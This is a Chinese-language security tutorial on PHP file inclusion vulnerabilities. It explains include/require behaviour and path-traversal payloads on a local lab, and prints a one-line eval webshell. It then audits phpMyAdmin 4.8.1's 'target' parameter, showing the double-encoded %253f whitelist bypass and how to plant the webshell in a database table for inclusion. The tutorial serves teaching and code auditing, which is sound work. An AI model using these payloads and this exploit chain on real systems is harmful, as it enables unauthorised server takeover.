**本地包含与远程包含**

----qq：2604802185 爵士|钦原

* 主要内容总结：

一、函数解析

二、什么是文件包含漏洞？

三、实战教学、**代码审计 %%重点%%**

四、防护策略

下面，进入正题：

**一、函数解析**

首先我们来了解4个函数（php）

**include**：

使用include引用外部文件时，只有代码执行到include代码段时，调用的外部文件才会被引用并读取，当引用的文件发生错误时，系统只会给出个警告错误，而整个php文件会继续执行。

**require**：

在php文件被执行之前，php解析器会用被引用的文件的全部内容替换require语句，然后与require语句之外的其他语句组成个新的php文件，最好后按新的php文件执行程序代码。

**include\_once**：

使用include\_once会在导入文件前先检测该文件是否在该页面的其他部分被应用过，如果有，则不会重复引用该文件，**程序只能引用一次**。（要导入的文件中存在一些自定义函数，那么如果在同一个程序中重复导入这个文件，在**第二次导入时便会发生错误**，因为php不允许相同名称的函数被重复声明）

**require\_once**：

语句是require语句的延伸，他的功能与require语句基本一致，不同的是，在应用require\_once时，先会检查要引用的文件是不是已将在该程序中的其他地方被引用过，如果有，则不会在重复调用该文件。（同时使用require\_once语句在同一页面中引用了两个不同的文件，那么在输出时，只有第一个文件被执行，**第二个引用的文件则不会被执行**）

*/\*需要注意的区别是include\_once和require\_once函数，前者如果当前程序的某个文件（函数调用的文件）有第二次导入会报错，而后者则不报错，只是文件不会被执行\*/*

**二、什么是文件包含漏洞？**

* 文件包含漏洞：

攻击者利用包含的特性，加上应用本身对文件（包含）控制不严格，最终造成攻击者进行任意文件包含。（注：包含的文件会被当成脚本文件来解析）

注意：文件包含并不属于漏洞，但是，由于对包含进来的文件不可控，导致了文件包含漏洞的产生。

* 开发者为什么会选择文件包含漏洞？

包含文件很有用，可以简化代码

* 文件包含分为本地和远程文件包含（需要allow\_url\_include = on）

本地文件包含LFI 远程文件包含 RFI

**原理基础：**

在文件包含中，我们有些时候经常会使用相对路径去进行文件包含。

什么是相对路径？

相对路径就是指由这个文件所在的路径引起的跟其它文件（或文件夹）的路径关系

比如：url访问本地

http://127.0.0.1/include.php?jazz=../../../../../phpstudy/PHPTutorial/WWW/123.txt

这句话的意思是：

1：访问本地搭建的网站的include.php文件，其中代码如下：




2：传参jazz（request传参可以post也可以get传参，但是php的就版本也可以进行cookie传参。）

3：给jazz传参../../../../../phpstudy/PHPTutorial/WWW/123.txt的意思：


首先：../的意思很清晰，退到上级目录，这里是指从include.php的位置一直退，实战的时候可以多写几个../../../类似这样，因为退到根目录开始无论多少个../都是根目录，这很好理解。

其次：我们退到根目录之后进入WWW也就是网站的根目录访问我们的123.txt。那么123.txt都有什么东西呢？我们看一下：



可以看到我们调用phpinfo()，所以这段代码如果成功执行，将显示出phpinfo这个敏感信息文件。

那么，打开我们的浏览器进行上述操作：



成功执行，那么，这就是基本原理


但实际上我们的123.txt命令极其简单，为了更贴合实际情况，我们如果想让包含的文件传参该怎么样呢？

同样的原理，很简单，我们首先把代码改成：

<?php @eval($\_REQUEST['a'])?>

然后，我们再次执行命令发现是空白页面，进行get传参试试

<http://127.0.0.1/include.php?jazz=../../../../../phpstudy/PHPTutorial/WWW/123.txt?a=phpinfo()>;




发现了一个报错，问题是这样的：

我们包含了一个123.txt进去，但是执行的命令刚才也看到了，能执行phpinfo说明，虽然包含的是123.txt也就是包含了txt文件，但是实际上还是使用的脚本解析，意思就是仍然是用php.dll脚本文件来进行解析的，所以我们的传参的 ‘ ? ’ 则会被认为是传参

在php中问号是拿来传参的，当php解析器遇到了?就认为后面是传参了，不认为是路径了，但是当include去执行的时候会报错，因为include认为那是路径。

所以我们只需要把 ‘ ? ’ 换成 ‘ & ‘ 符号就可以。

再次执行，发现成功调用phpinfo。



以上就是基本的文件包含原理了，那么，我们怎么应用到实战呢？

**三、实战教学、代码审计 %%重点%%：**


我们老样子，我上一篇文章，变量覆盖的时候已经讲过seay的一般用法了，也讲过一些审计的内容，那么这次，我们将更全面。

* 首先，我们准备环境：

1. phpMyAdmin4.8.1
2. seay源代码审计系统

**下面开始代码审计 文件包含漏洞教学**

首先，全局搜索 include 函数：



找到了可控变量输入输出的 第8项 include $\_REQUEST[‘target’]

**为什么选择了他而不是前面几个选项呢？**理由是：


我们进行文件包含审计，要确保的是变量不是固定的。

前面已经提到了，文件包含本身并不是漏洞，只是简化代码的方式。


**所以前面的几项，include函数的作用内容都是单引号写死的，像字符串一样，你无法控制，更不能恶意利用。**

我们继续

刚才查到了疑似有问题的地方，下面我们跟进他



发现如下：



首先：

! **empty**($\_REQUEST['target'] ： 参数非空值 便执行if语句

**is\_string**($\_REQUEST['target'] ： 参数是字符串类型

! **preg\_match**('/^index/', $\_REQUEST['target'] ：他的意思就涉及到了正则匹配，

这个函数是用来匹配正则的，语句的意思是 参数 中不能有 index 字符出现

!**in\_array**($\_REQUEST['target'], $target\_blacklist ： 他的意思是参数非$target\_blacklist数组中的值

我们跟进搜索这个数组的内容

发现：



其中包含了两个php，也就是说参数值不能是import.php和export.php

Core::**checkPageValidity**($\_REQUEST['target'] ： 他的意思是说满足Core类中的checkPageValidity函数

所以：

**我们总结一下：需要满足的条件：**


**1：传入的target要是一个字符串**

**2：不能为/index/开头**

**3：非$target\_blacklist数组中**


**4：满足Core类中的checkPageValidity函数** 那么，问题来了，这个checkPageValidity函数是什么？

跟进全局搜索这个函数




发现有这几个结果，我们为什么选择Core.php的第二行？

我们如果要研究一个方法、函数、变量的作用，首先去看声明这个变量、函数的地方，那么，很明显，最后一行的结果就是定义这个函数的地方，我们跟进查看：

发现下图：

继续，跟进新发现的数组变量$whitelist变量往后分析发现：$goto\_whitelist , 听着像白名单，我们看看是什么：



发这应该是列为白名单的php文件了，我们无法直接对这几个php下手的，因为设置成白名单肯定是加过防护的，基本是没办法的。



发现满足红点的三个条件，才能返回值是true

并且都是需要$page在$whitelist数组中，才能返回true

下面，我们分析这段代码

$\_page = **mb\_substr**(


$page,


0,

**mb\_strpos**($page . '?', '?')

);


首先百度一波函数定义之后，在sublime text编译器来运行一下整函数





运行上图代码，结果都为jazz


那么，



运行这个，输出了 jazz123

所以很清晰，mb\_strpos（）的意思就是将问号后面的东西全舍弃，保留前部分。

只需要这么理解就可以，其他的根据百度的定义理解也可以。

假设我们用其中的db\_sql.php?/../../../../../../aaa.txt来绕过白名单限制进行包含文件但这种格式并不能跨路径包含，**因为php程序把？号后面的东西当成是传入db\_sql.php文件的参数** 

**双重编码绕过：**

* 正常顺序来讲：

**?**（问号） 🡪编码一次🡪 **%3f** 🡪再次编码（实质是将%3f进行url编码了）🡪 **%253f**

* **为什么编码两次呢？**
* 第三个和第二个对比多出了个urldecode()函数（解码），我们可以利用双重编码绕过，将?经过两次编码 ,%253f就可以绕过白名单验证，%253f 传入时，首先会被url自动解码一次，变成%3f。然后urldecode()再解码一次，就变成了 ? ，成功绕过了白名单限制。使得结果为true

如果上面这段话看不懂我换另一个方式讲：

因为，url的地方如果只是问号的话，会**使php程序把？号后面的东西当成是传入db\_sql.php文件的参数**

所以整个过程，是：

提交参数 🡪问号被当做参数从而报错 🡪编码一次，但url自动解码一次，使得还是不行 🡪 然后再次编码，这次在url的地方成功绕过，🡪回到服务器角度，再次解码，成？结果为true同时保证url正常绕过。

**注意：先url角度解码运行，其次再服务器的core.php判断是否是true。**

那么这问题结束了之后，我们的文件包含讲解就基本结束了，下面

进行实战教学。

先解答一些可能存在的逻辑疑点：

首先：有数据库权限，不一定是高权限，可能有10个数据库你只有其中1个 库的权限。但不管权限再低，建表的权限还是有的，所以我们从这里入手。


那么为什么我们已经在frm文件，也就是我们创建的表里面，有我们的一句话了，**为什么要用文件包含呢？存在的意义何在？**

那么其实，不难发现，我们的一句话并不是说写进目标服务器就可以的，必须要经过php.dll解析才可以。所以必须包含到某个php，达到构造webshell的目的。


我的手里这是一个网站，搭载了phpmyadmin 4.8.1数据库系统

并且知道数据库账号和密码，下面进行示范

进入数据库：



在test数据库里面，创建一张数据表名为123，字段内容是一句话木马<?php eval($\_REQUEST['a'])?>，然后select @@datadir查看绝对路径



所以一共三级目录，我们编写的payload有三个以上的 ../ 则可以。

